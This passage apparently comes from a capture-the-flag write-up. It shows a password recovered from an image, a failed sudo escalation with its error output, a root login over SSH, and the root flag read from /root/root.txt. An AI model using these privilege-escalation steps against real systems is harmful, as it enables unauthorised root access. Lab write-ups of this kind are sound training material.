The result was the image password.png, which contained the following decrypted text:

Output:
sidefromsidetheothersidesidefromsidetheothersidePrivilege Escalation to Root:
Climbing attempt with sudo:
We try to use sudo su - to escalate to root, but the system requested a terminal to read the password.
sudo su -
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
su -
Root Access Via SSH:
We observe that the service SSH was enabled in the port 22, so we try to access it as root:

Obtaining the Root Flag:
Once inside as root, we review the directory /root and we find the root flag in the file root.txt:
 ❯ cat root.txt
c33909c1daee1811421cf88403aa56b5
wow!
Comments